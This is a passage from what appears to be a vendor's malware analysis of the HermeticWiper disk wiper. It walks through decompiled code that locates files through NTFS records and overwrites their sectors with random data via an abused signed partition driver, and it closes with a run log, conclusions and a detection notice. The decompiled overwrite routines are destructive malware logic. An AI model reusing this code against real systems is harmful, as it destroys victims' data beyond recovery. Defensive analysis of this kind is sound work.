00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
90 08 00 00 00 00 01 00 70 00 5E 00 00 00 00 00  ........p.^.....
8F 08 00 00 00 00 01 00 A0 76 AD CF 12 BB D0 01  ........ v.Ï.»Ð.
A0 76 AD CF 12 BB D0 01 73 19 89 29 3C ED D7 01   v.Ï.»Ð.s.‰)<í×.
A0 76 AD CF 12 BB D0 01 00 00 00 00 00 00 00 00   v.Ï.»Ð.........
00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00  ................
```

Example of an index block found in a raw disk image file

As indexes point to records, all of these records will be sent, recursively, once more to the initial function. But this time the callback function will be different, also the typecode:




```
nFileIndexLow = index_entry->FileReference.SegmentNumberLowPart;
FileIndexHigh = index_entry->FileReference.SegmentNumberHighPart;
SegmentNumberLowPart = index_entry->FileReference.SegmentNumberLowPart;
FileIndexHigh_1 = FileIndexHigh;
if ( __PAIR64__(FileIndexHigh, index_entry->FileReference.SegmentNumberLowPart) )
{
  parse_NTFS_AND_execute_callback(
    nFileIndexLow,           // nFileIndexLow
    FileIndexHigh,           // FileIndexHigh
    FileIndexHigh,           // NOT USED
    topStruct_,              // parameter (topStruct)
    dataExecuting,
    $DATA);                  // $DATA
                             // 0x80
                             // The contents of the file.
```

$DATA

callback function call

So this time, every record sent will behave differently. $DATA attributes will be looked for instead of $INDEX_ALLOCATION ($DATA contains file data). Also, the executed callback function will be different (named now *dataExecuting*). By using the disk properties that were sent in the first call combined with information gathered from indexes, this callback will locate the exact location of the file in disk. The last step for these files, as for all the ones that we have summarized in this report is being added as a member to a `elemStr` * structure. The offsets contained in this structures, as stated, will be overwritten by the malware in the last steps:




```
bytes_per_cluster = v8->structDisk_.BytesPerCluster;
clusters_num = v8->structDisk_.maybe_ClusterCounter;
BytesPerSector = v8->structDisk_.BytesPerSector;
chunk_size = multiply_values(*&v8->numClusters, *&v8->structDisk_.BytesPerCluster);
physical_offset = *&p_NumberOfDiskExtents[6 * v9 + 4]
                + multiply_values(__SPAIR64__(clusters_num, bytes_per_cluster), __SPAIR64__(unk7, fileSize));
to_gen_random_Fill_Add_To_diskStruct(
  diskNum,
  otherStruct_->wiperStr_,
  physical_offset,
  SHIDWORD(physical_offset),
  chunk_size,
  SHIDWORD(chunk_size),
  BytesPerSector,
  bytes_per_cluster);
```

Call to the function that will add the file’s offset to a elemStr typed structure, for later data *destruction*

Data overwriting


Finally, after all data is collected, the malware starts overwriting. The `elemStr` structure is passed into the function, and all the elements on the linked list are being processed:



```
BOOL __thiscall to_overwrite_collected_sectors(elementStr **wip_str)
{
  DWORD hndl_cntr; // esi
  elementStr *wipStruct; // edi
  HANDLE Thread; // eax
  DWORD i; // edi
  void *Handles[100]; // [esp+Ch] [ebp-190h] BYREF

  hndl_cntr = 0;
  wipStruct = *wip_str;
  if ( *wip_str )
  {
    do
    {
      Thread = CreateThread(0, 0, overwrite_collected_sectors, wipStruct, 0, 0);
      Handles[hndl_cntr] = Thread;
      if ( Thread )
        ++hndl_cntr;
      wipStruct = wipStruct->fLink;
    }
    while ( wipStruct != *wip_str );

    WaitForMultipleObjects(hndl_cntr, Handles, 1, 0xFFFFFFFF);
    for ( i = 0; i < hndl_cntr; ++i )
      CloseHandle(Handles[i]);
  }
  return hndl_cntr != 0;
}
```

to_overwrite_collected_sectors function overview


The overwriting function uses the installed driver in order to gain the write access to the sectors. It opens the device, and then walks through all the collected chunks, by their offsets. It uses `WriteFile` to fill it with the previously prepared, random data.



```
  if ( !wip_str )
    return 0x57;
  chunkPtr = wip_str->chunkPtr;
  if ( !chunkPtr )
    return 0x57;
  disk_num = wip_str->diskNumber;
  NumberOfBytesWritten = 0;
  wnsprintfW(FileName, 260, L"\\\\.\\EPMNTDRV\\%u", disk_num);// EaseUS Partition Master
  hndl = check_disk_geom_type(FileName, &dev_geom, 0);
  hFile = hndl;
  if ( !hndl || hndl == -1 )
    goto finish;
  lpBuffer = wip_str->randomBufToWrite;
  LODWORD(nNumberOfBytesToWrite) = wip_str->sizeBuffer;
  do
  {
    LowPart = chunkPtr->offset.LowPart;         // retrieve the offset from the structure
    HighPart = chunkPtr->offset.HighPart;
    chunk_end = __PAIR64__(HighPart, LowPart) + chunkPtr->chunk_size;
    HIDWORD(nNumberOfBytesToWrite) = HighPart;
    if ( __SPAIR64__(HighPart, LowPart) < chunk_end )
    {
      do
      {
        NumberOfBytesWritten = 0;
        if ( !SetFilePointerEx(hFile, __PAIR64__(HighPart, LowPart), 0, 0) )// go to the stored offset
          GetLastError();
        if ( !WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )// write the random data
          GetLastError();
        HighPart = (nNumberOfBytesToWrite + LowPart) >> 32;
        LowPart += nNumberOfBytesToWrite;
        next_offset = chunkPtr->offset.QuadPart + chunkPtr->chunk_size;
        HIDWORD(nNumberOfBytesToWrite) = HighPart;
      }
      while ( __SPAIR64__(HighPart, LowPart) < next_offset );
    }
    chunkPtr = chunkPtr->fLink;
  }
  while ( chunkPtr != wip_str->chunkPtr );
  if ( FlushFileBuffers(hFile) )
    LastError = 0;
  else
finish:
    LastError = GetLastError();
  if ( hFile )
  {
    if ( hFile != -1 )
      CloseHandle(hFile);
  }
  return LastError;
}
```

Final detail of data destruction

Example below shows a fragment of a log from our experiments, when we dumped the content of particular structures during malware execution: first data collection, and then usage of the filled structures to wipe out the sectors on the disk:



```
00000004	24.46463394	[1924] Hooking the process
00000005	24.48650551	[1924] Generating random for retrieval pointer: C:\Windows\system32\Drivers\rhdr elemStr: 0
00000006	25.49015808	[1924] Generating random for retrieval pointer: C:\Windows\system32\Drivers\rhdr.sys elemStr: 1450b30
00000007	25.49093437	[1924] Generating random for retrieval pointer: C:\Users\tester\Desktop\c_1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe elemStr: 1450b30
00000008	25.61272430	[1924] Overwriting the data, elemStr: 1450b30 id: 0 buffer size: 4096 diskNumber: 0
00000009	25.61276436	[1924] elemStr: 1450b30 chunkSize: 1d000 chunk: e51648000
00000010	25.61281586	[1924] elemStr: 1450b30 chunkSize: 5000 chunk: 7daa3c000
00000011	25.61285400	[1924] elemStr: 1450b30 chunkSize: 3000 chunk: 6adb22000
00000012	25.61711311	[1924] Overwriting the data, elemStr: 1450970 id: 1 buffer size: 4096 diskNumber: 0
00000013	25.61728668	[1924] elemStr: 1450970 chunkSize: 14000000 chunk: 84b2b4000
00000014	25.61732674	[1924] Generating random for sectors (v0) elemStr: 112f36c
00000015	25.61736679	[1924] elemStr: 1450970 chunkSize: 23e4000 chunk: 922018000
00000016	25.61748505	[1924] elemStr: 1450970 chunkSize: e650000 chunk: 8af280000
00000017	25.61749840	[1924] elemStr: 1450970 chunkSize: a000000 chunk: 898c9c000
00000018	25.61765480	[1924] elemStr: 1450970 chunkSize: 10000 chunk: 21e88000
00000019	25.61772346	[1924] elemStr: 1450970 chunkSize: 5000 chunk: 18fd26000
00000020	25.61774635	[1924] elemStr: 1450970 chunkSize: 1000 chunk: c4718000
00000021	25.61778641	[1924] elemStr: 1450970 chunkSize: 1000 chunk: 15f00000
00000022	25.61784554	[1924] elemStr: 1450970 chunkSize: 1000 chunk: 100000
00000023	25.61788940	[1924] Generating random for sectors (v0) elemStr: 112f36c
```


Conclusion

As can be seen, by leveraging legitimate but flawless signed code, the attackers are capable of bypassing some Windows security mechanisms. This is extremely harmful because user applications are not meant to have this level of control in kernel space, for security reasons.

Also, we would like to state that recovery in this case is complicated. The attackers first fragment files on disk, and finally, will overwrite all of these fragments. Even without the last step (indiscriminate disk trashing), the combination of fragmentation and wiping of required structures (like $MFT) would be enough to make recovery almost impossible.

Our final thoughts are about the special focus that cybercriminals put in hiding their tracks. Maybe, that part is the final stage of a bigger operation. In fact, ESET recently described other related artifacts here, and they connect them to the same actor and campaign. Being part of a bigger picture can explain why attackers are so much interested in corrupting files like $LogFile and Windows events.

Malwarebytes detects this disk wiper as Trojan.HermeticWiper.



Malware automatically quarantined

Type: Malware
Name: Trojan.HermeticWiper
Path: C:\Users\[redacted]Desktop\HermeticWiper.exe